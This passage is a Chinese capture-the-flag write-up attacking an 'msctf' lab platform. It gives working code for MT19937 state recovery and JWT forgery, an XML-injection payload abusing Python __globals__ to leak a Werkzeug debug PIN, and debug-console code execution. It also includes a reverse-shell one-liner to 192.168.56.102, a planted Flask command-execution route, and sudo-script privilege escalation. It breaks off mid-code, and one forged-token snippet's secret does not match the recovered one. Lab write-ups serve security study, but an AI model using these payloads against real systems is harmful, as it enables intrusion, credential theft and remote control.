
```python
def verify_forward(outputs, state):
    mt = MT19937Back(state, N)
    extra = outputs[N:]
    for i, want in enumerate(extra):
        got = mt.extract()
        if got != want:
            die(f"MT 状态校验失败: extra[{i}] predicted={got} observed={want}")
    print(f"[+] MT forward verify OK, checked={len(extra)}")


def find_secret_by_player_jwt(state):
    if not TOKEN_FILE.exists():
        die(f"player JWT 不存在: {TOKEN_FILE}")
    token = TOKEN_FILE.read_text(encoding="utf-8", errors="ignore").strip()
    hp, target_sig = token.rsplit(".", 1)

    # SECRET_KEY 通常在采集 reset 输出之前生成，所以先往回找。
    mt = MT19937Back(state, N)
    for step in range(MAX_BACK):
        v = mt.prev_output()
        rel_index = N - 1 - step
        for kind, secret in (("md5-output", md5_u32(v)), ("raw-output", str(v))):
            if jwt_sig(hp, secret) == target_sig:
                return kind, rel_index, -step, v, secret
        if step and step % 50000 == 0:
            print(f"[*] searched back {step}")

    mt = MT19937Back(state, N)
    for step in range(MAX_FORWARD):
        v = mt.extract()
        rel_index = N + step
        for kind, secret in (("md5-output", md5_u32(v)), ("raw-output", str(v))):
            if jwt_sig(hp, secret) == target_sig:
                return kind, rel_index, step, v, secret
        if step and step % 50000 == 0:
            print(f"[*] searched forward {step}")

    die("没有在搜索窗口里找到匹配当前 player JWT 的 secret")


def main():
    hashes = load_ordered_hashes(HASHES_FILE)
    cracked = load_cracked_map(CRACKED_FILE)
    outputs = hashes_to_outputs(hashes, cracked)

    OUT_OUTPUTS.parent.mkdir(parents=True, exist_ok=True)
    OUT_OUTPUTS.write_text("\n".join(str(x) for x in outputs) + "\n", encoding="utf-8")

    print(f"[+] ordered md5 hashes : {len(hashes)}")
    print(f"[+] cracked mappings   : {len(cracked)}")
    print(f"[+] ordered MT outputs : {len(outputs)} -> {OUT_OUTPUTS}")

    state = [untemper(x) for x in outputs[:N]]
```

```
    for i in range(5):
        if temper(state[i]) != outputs[i]:
            die("untemper 自检失败")
    print("[+] untemper self-check OK")

    verify_forward(outputs, state)

    kind, rel_index, step, value, secret = find_secret_by_player_jwt(state)
    admin = jwt_hs256(secret, PAYLOAD)

    OUT_SECRET.parent.mkdir(parents=True, exist_ok=True)
    OUT_SECRET.write_text(
        f"kind={kind}\nrel_index={rel_index}\nstep={step}\nuint32={value}\nsecret={secret}\n",
        encoding="utf-8",
    )
    OUT_ADMIN.write_text(admin + "\n", encoding="utf-8")

    print(f"[+] FOUND kind={kind} rel_index={rel_index} step={step} uint32={value}")
    print(f"[+] jwt_secret = {secret}")
    print(f"[+] admin_jwt  = {admin}")
    print(f"[+] wrote {OUT_SECRET}")
    print(f"[+] wrote {OUT_ADMIN}")


if __name__ == "__main__":
    main()
```

运行拿到 `jwt_secret`

python

```
(base) ┌──(root㉿kali)-[/tmp]
└─# python3 /tmp/msctf_case/scripts/02_recover_mt_jwt.sage
[+] ordered md5 hashes : 700
[+] cracked mappings   : 700
[+] ordered MT outputs : 700 -> /tmp/msctf_case/loot/mt_outputs_sage.txt
[+] untemper self-check OK
[+] MT forward verify OK, checked=76
[+] FOUND kind=md5-output rel_index=-713 step=-1336 uint32=3849188418
[+] jwt_secret = c1dd1f199dcd56e6f739c71451a7c41b
[+] admin_jwt  =
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4ifQ.4VJED4TpzvDYKvu9xG74_ab2YxVwxVsVepZ8EkUH4qk
[+] wrote /tmp/msctf_case/loot/jwt_secret_sage.txt
[+] wrote /tmp/msctf_case/loot/admin_sage.jwt
```



最终伪造 admin JWT


```python
import jwt

secret = '45efecd33c3846305848293860fc101b'
token = jwt.encode({'role': 'admin'}, secret, algorithm='HS256')
print(token)
```

```python
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4ifQ.4VJED4TpzvDYKvu9xG74_ab2YxVwxVsVepZ8EkUH4qk
```


有 admin JWT 后再访问高价值接口：

```python
/api/archive
/api/writeup
```

替换 token 后在执行一下就能下载执行文件



writeup 也能访问到



Challenge 源码审计

审计一下 app.py

```python
#!/usr/bin/python3
from flask import Flask, request, redirect, render_template
import re

InternalKey = '9b2f4f2f4c435c0d6f39f8b47e7ef200'
```

```python
# ==============
# XPath查询函数
# ==============
from lxml import etree

# 打开XML文件 XPath查询
def query(query):
    try:
        xml = etree.parse("./db.xml")
        result = xml.xpath(query)
        return result
    except:
        return []

# =======
# 主应用
# =======
app = Flask(__name__)

# 内部API路由 重置靶机 恢复db.xml备份 并替换新的flag
@app.route('/reset', methods=['POST'])
def reset():
    if request.form.get('key') != InternalKey:
        return '你没有权限访问此端点', 403
    try:
        newflag = request.form.get('flag')
        with open('./backup.xml', 'r', encoding='utf-8') as f:
            backup = f.read()
        with open('./db.xml', 'w', encoding='utf-8') as f:
            f.write(re.sub(r"flag\{([0-9a-f]{32})\}", newflag, backup))
        return '实例已重置', 200
    except:
        return '发生内部错误', 500

# 公开路由 挑战入口 拼接XPath 查询
@app.route('/login', methods=['POST'])
def login():
    user = request.form.get('user')
    passwd = request.form.get('pass')
    QueryStr = f"/userdb/user[username='{user}' and password='{passwd}']"
    if len(query(QueryStr)) > 0:
        with open('./db.xml', 'r', encoding='utf-8') as f:
            xml = f.read()
        return re.search(r"flag\{([0-9a-f]{32})\}", xml).group()
    else:
        return "登录失败"

# 主页index
@app.route('/', methods=['GET'])
def index():
    return render_template('index.html')
```

```
app.run(host='0.0.0.0', port=5000)
```

逐行解释漏洞点：

- `InternalKey` 是平台重置 challenge 的内部密钥。平台源码里也存在同一个 key，因此拿到平台源码后可以直接调用 challenge 的 `/reset`。
- `query(query)` 直接把字符串传给 `xml.xpath(query)`，没有参数化，`/login` 存在 XPath injection。
- `/reset` 只检查 `key`，检查通过后读取 `backup.xml`。
- `newflag = request.form.get('flag')` 完全信任传入的新 flag 内容。
- `re.sub(r'flag\{([0-9a-f]{32})\}', newflag, backup)` 只是用正则替换 flag 字符串，没有对 XML 特殊字符转义。
- 如果 `newflag` 中包含 `</flag><xxx>...</xxx><flag>`，写入 `db.xml` 后就会闭合原来的 flag 节点并插入新 XML 节点。
- `/login` 的 XPath 注入本身可以作为 oracle，但本题后面更关键的是：官方 writeup 里的 DFS exploit 会解析这些新插入的节点名，并把节点名当 Python 属性名处理。

因此 `/reset` 能把一个原本只是 flag 文本的位置变成可控 XML 结构，后续就可以利用“节点名可控”影响平台运行的 exploit 脚本。

然后再审计一下给的 writeup.md，里面有个 完整exploit源码，对应的就是 `/api/exploit` 这个接口，可以检验一下

这个脚本本来是为了通过 XPath oracle 枚举 XML 树并寻找 flag。核心代码如下：

```python
class XMLnode():
    def __init__(self, parent, name):
        self._parent = parent
        self._name = name

    def __str__(self):
        return f'{str(self._parent)}/{self._name}'

def ScanXML(objNode, node):
    NodeName = GetString(f'name({node})')
    if re.search(r'flag\{([0-9a-f]{32})\}', NodeName):
```

```
        return {'flag': NodeName, 'xpath': f'{objNode}'}

    text = GetString(f'{node}/text()')
    if re.search(r'flag\{([0-9a-f]{32})\}', text):
        return {'flag': text, 'xpath': f'{objNode}/text()'}

    if oracle(f'count({node}/@*)>0'):
        AttrCount = GetInteger(f'count({node}/@*)')
        for i in range(1, AttrCount + 1):
            AttrName = GetString(f'name({node}/@*[{i}])')
            AttrValue = GetString(f'{node}/@*[{i}]')
            if re.search(r'flag\{([0-9a-f]{32})\}', AttrValue):
                return {'flag': AttrValue, 'xpath': f'{objNode}/@{AttrName}'}

    if oracle(f'count({node}/*)=0'):
        return None

    ChildCount = GetInteger(f'count({node}/*)')
    for i in range(1, ChildCount + 1):
        NextNode = f'{node}/*[{i}]'
        NextName = GetString(f'name({NextNode})')
        if not hasattr(objNode, NextName):
            setattr(objNode, NextName, XMLnode(objNode, NextName))
        result = ScanXML(getattr(objNode, NextName), NextNode)
        if result:
            return result
    return None
```

解释漏洞点：

- `XMLnode` 只是为了记录 XML 节点名和父节点，方便最终通过 `__str__` 拼出 XPath 路径。
- `ScanXML(objNode, node)` 会递归枚举 XML 节点。
- `NodeName = GetString(f'name({node})')` 会通过 XPath oracle 取出当前 XML 节点名。
- 如果节点文本匹配 `flag{32位hex}`，函数会返回 `{'flag': text, 'xpath': f'{objNode}/text()'}`。
- 真正危险的是枚举子节点这段：`NextName = GetString(f'name({NextNode})')` 后，代码直接把 XML 节点名当成 Python 属性名。
- `hasattr(objNode, NextName)` 会检查当前对象是否已有该属性。
- `setattr(objNode, NextName, XMLnode(objNode, NextName))` 会在对象上创建这个属性。
- `getattr(objNode, NextName)` 会把这个属性取出来并作为下一层 `objNode` 继续递归。
- 如果 `NextName` 是普通节点名，比如 `user`、`username`，这套逻辑只是记录路径。
- 如果 `NextName` 是 Python 魔术属性，比如 `__init__`、`__globals__`，逻辑就不再停留在普通 XML 路径，而是进入 Python 对象内部属性链。

所有漏洞就是：

> “

`/reset` 把恶意 XML 节点写进去，`/api/exploit` 扫 XML 时把节点名当 Python 属性访问，`__init__.__globals__` 把函数全局变量字典暴露出来，里面带出了 Werkzeug PIN。

构造目标是让递归路径变成：

```
objNode -> objNode.__init__ -> objNode.__init__.__globals__
```

当 exploit 找到我们放进去的假 flag 文本时，它会执行：

```
f'{objNode}/text()'
```

此时 `objNode` 已经不是普通 `XMLnode`，而是从 Python 函数对象拿到的 `__globals__` 字典。`str(objNode)` 会把 globals 字典整体转成字符串，其中包含 `os.environ`，于是就能泄露平台进程环境变量。

最终注入的 payload 是：

```
NO</flag><__init__><__globals__>flag{55555555555555555555555555555555}</__globals__></__init__>
<flag>NO
```

构造含义：

- `NO</flag>`：先把原本的 `<flag>` 文本节点闭合掉。
- `<__init__>`：插入一个名为 `__init__` 的 XML 节点，让 DFS 的 `NextName` 变成 `__init__`。
- `<__globals__>`：在 `__init__` 下再插入 `__globals__` 节点，让 DFS 继续访问函数 globals。
- `flag{55555555555555555555555555555555}`：放一个符合正则的假 flag，强制 exploit 认为找到 flag 并打印当前路径。
- `</__globals__></__init__><flag>NO`：闭合注入节点并补回 `<flag>`，让 XML 尽量保持可解析。

实际泄露脚本如下：

```python
import requests
import re

BASE = 'http://192.168.56.185'
KEY = '9b2f4f2f4c435c0d6f39f8b47e7ef200'

s = requests.Session()
s.trust_env = False

payload = 'NO</flag><__init__><__globals__>flag{55555555555555555555555555555555}</__globals__>
</__init__><flag>NO'

r = s.post(
    BASE + '/reset',
    headers={'Host': 'challenge.msctf.dsz'},
    data={'key': KEY, 'flag': payload},
    timeout=5
)
```

```python
print('reset', r.status_code, r.text[:100])

r = s.get(
    BASE + '/api/exploit',
    headers={'Host': 'msctf.dsz'},
    timeout=15
)
print('exploit', r.status_code, len(r.text))
print(r.text[:12000])
print('PIN find', re.findall(r'WERKZEUG_DEBUG_PIN[^,}\]]+', r.text))

s.post(
    BASE + '/reset',
    headers={'Host': 'challenge.msctf.dsz'},
    data={'key': KEY, 'flag': 'flag{aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa}'},
    timeout=5
)
```

```
[+] 递归从/*[1]开始
[+] DFS: 进入节点user(/*[1]/*[1])
[+] DFS: 进入节点username(/*[1]/*[1]/*[1])
[+] DFS: 从节点username(/*[1]/*[1]/*[1])返回
[+] DFS: 进入节点password(/*[1]/*[1]/*[2])
[+] DFS: 从节点password(/*[1]/*[1]/*[2])返回
[+] DFS: 进入节点secret(/*[1]/*[1]/*[3])
[+] DFS: 进入节点flag(/*[1]/*[1]/*[3]/*[1])
[+] DFS: 从节点flag(/*[1]/*[1]/*[3]/*[1])返回
[+] DFS: 进入节点__init__(/*[1]/*[1]/*[3]/*[2])
[+] DFS: 进入节点__globals__(/*[1]/*[1]/*[3]/*[2]/*[1])
[+] DFS: 在文本节点找到flag
[+] DFS: 从节点__globals__(/*[1]/*[1]/*[3]/*[2]/*[1])返回
[+] DFS: 从节点__init__(/*[1]/*[1]/*[3]/*[2])返回
[+] DFS: 从节点secret(/*[1]/*[1]/*[3])返回
[+] DFS: 从节点user(/*[1]/*[1])返回
[+] 挑战已解决 {'flag': 'flag{55555**********************55555}', 'xpath': "{'__name__': '__main__',
frozen_importlib_external.SourceFileLoader object at 0x7fe7909bde00>, '__spec__': None, '__builtins_
latform/./uploads/exploit.py', '__cached__': None, 'requests': <module 'requests' from '/usr/lib/pyt
dule 're' from '/usr/lib/python3.14/re/__init__.py'>, 'os': <module 'os' (frozen)>, 'sys': <module '
, 'oracle': <function oracle at 0x7fe79081f3d0>, 'GetInteger': <function GetInteger at 0x7fe78f015a6
, 'ScanXML': <function ScanXML at 0x7fe78f0e12d0>, 'env': environ({'SHLVL': '1', 'TERM': 'linux', 'P
/bin:/sbin:/usr/bin:/usr/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin', 'WERKZEUG_DEBUG_PI
: 'http://challenge.msctf.dsz/login', 'WERKZEUG_SERVER_FD': '6', 'WERKZEUG_RUN_MAIN': 'true'}), 'tar
in__.XMLnode object at 0x7fe78f32fa10>, 'node': '/*[1]'}/text()"}

*exploit返回了正确的flag flag已自动脱敏处理
PIN find ["WERKZEUG_DEBUG_PIN': '035905804175466794488203944248 67'"]
```

泄露结果中出现 pin 码


```python
WERKZEUG_DEBUG_PIN=035905804175466794488203944248 67
```

Werkzeug Console RCE

平台开启了 Flask debug console。已知 PIN 后，还需要从 `/console` 页面中取当前 `SECRET`，然后调用 `pinauth` 解锁，再执行 Python 表达式。

访问 `http://msctf.dsz/console`，然后输入 pin 码

```python
__import__('os').popen('id').read()
```




反弹 shell

```python
sp=__import__('subprocess');sp.Popen('busybox nc 192.168.56.102 3344 -e /bin/sh',shell=True,stdin=sp.DEVNULL,stdout=sp.DEVNULL,stderr=sp.DEVNULL,start_new_session=True)
```

稳定一下 shell

```bash
python3 -c 'import pty;pty.spawn("/bin/sh")'
export TERM=xterm
# 然后按 Ctrl+Z 暂停
stty raw -echo; fg
# 回车两次
```




```python
/opt/platform $ id
uid=102(app) gid=103(app) groups=103(app),103(app)
/opt/platform $ cat /home/app/user.txt
flag{user-ac2ebf7922067ca91c4d3d13d6d42195}
/opt/platform $
```

提权

容器 root

发现有 sudo，有给 `/opt/init-challenge.py`

```python
/opt/platform $ sudo -l
Matching Defaults entries for app on msctf:

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for app:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User app may run the following commands on msctf:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/init-challenge.py
/opt/platform $
```

`/opt/init-challenge.py` 代码如下：

```python
#!/usr/bin/env python3
import os
import sys
import subprocess
import prctl

# ======================================
# MazeSec.CTF 挑战容器初始化脚本
# 小文件建议利用stdin传递数据到lxc-attach
# 大文件建议使用此脚本
# ======================================

assert os.getuid() == 0, '请以root身份运行此脚本'

# 打包challenge目录 不跟随符号链接
p = subprocess.run(["/usr/bin/zip","-y","-r","-
","challenge"],cwd="/opt",stdout=subprocess.PIPE,check=True)
zipdata = p.stdout

# 获取并切换到容器命名空间
out = subprocess.check_output(["/usr/bin/lxc-info", "-n", "ctf", "-p"])
pid = out.decode().strip().split(":")[-1].strip()
# 特权容器无user命名空间
namespaces = ["cgroup", "pid", "uts", "ipc", "net", "mnt"]
for ns in namespaces:
    nsfd = os.open(f"/proc/{pid}/ns/{ns}", os.O_RDONLY | os.O_CLOEXEC)
    os.setns(nsfd, 0)
    os.close(nsfd)

# fork产生的子进程成为容器内进程
pid = os.fork()
# 宿主机主进程等待容器内子进程结束
if pid != 0:
    _, status = os.waitpid(pid, 0)
    sys.exit(status)

# 切换工作目录
os.chdir("/opt")

# 清空caps
prctl.capbset.limit()
prctl.cap_effective.limit()
prctl.cap_permitted.limit()
prctl.cap_inheritable.limit()

# 停止challenge服务
subprocess.run(["/sbin/rc-service", "challenge", "stop"], check=True)
# 清理原有的challenge
subprocess.run(["/bin/rm", "-rf", "/opt/challenge"], check=True)
# 写入压缩包
```

```
with open("/opt/challenge.zip", "wb") as f:
    f.write(zipdata)
# 解压压缩包
subprocess.run(["/usr/bin/unzip", "/opt/challenge.zip"], check=True)
# 清理压缩包
subprocess.run(["/bin/rm", "-rf", "/opt/challenge.zip"], check=True)
# 启动challenge服务
subprocess.run(["/sbin/rc-service", "challenge", "start"], check=True)
```

解释可利用点：

- `assert os.getuid() == 0` 要求脚本必须 root 执行，而 sudo 正好允许 `app` 免密以 root 运行它。
- `zip -y -r - challenge` 会在宿主机 `/opt` 下打包 `/opt/challenge`。宿主机上这个目录归 `app:app`，低权限用户可写。
- `lxc-info -n ctf -p` 取 LXC 容器 `ctf` 的 init 进程 pid。
- `os.setns(...)` 让当前 root 进程进入容器的 cgroup、pid、uts、ipc、net、mnt namespace。
- `fork()` 后，子进程在容器 namespace 内继续执行，父进程等待子进程结束。
- `prctl.cap*.limit()` 清理 capability，但此时进程已经在容器视角内以 root 执行部署逻辑。
- `rm -rf /opt/challenge` 删除容器内 challenge。
- `unzip /opt/challenge.zip` 把宿主机可写的 challenge 包解压进容器。
- `rc-service challenge start` 在容器 namespace 内启动 challenge 服务。

因此第一层提权不是直接拿宿主 root，并且给了提示 CVE-2019-5736。所以先利用可写 `/opt/challenge` + sudo 部署脚本，把我们控制的 Flask 应用部署进 LXC，并让它以容器 root 启动。

部署一个简单 `/cmd` 路由：

python

```
from flask import Flask, request, Response
import subprocess
import os

app = Flask(__name__)

@app.route('/', methods=['GET'])
def index():
    return 'cmd-ready uid=%s gid=%s\n' % (os.getuid(), os.getgid())

@app.route('/cmd', methods=['GET', 'POST'])
def cmd():
    c = request.values.get('c', 'id')
    bg = request.values.get('bg', '0')
    try:
        timeout = int(request.values.get('timeout', '8'))
    except Exception:
        timeout = 8

    if bg == '1':
```


```
        subprocess.Popen(
            c,
            shell=True,
            stdin=subprocess.DEVNULL,
            stdout=subprocess.DEVNULL,
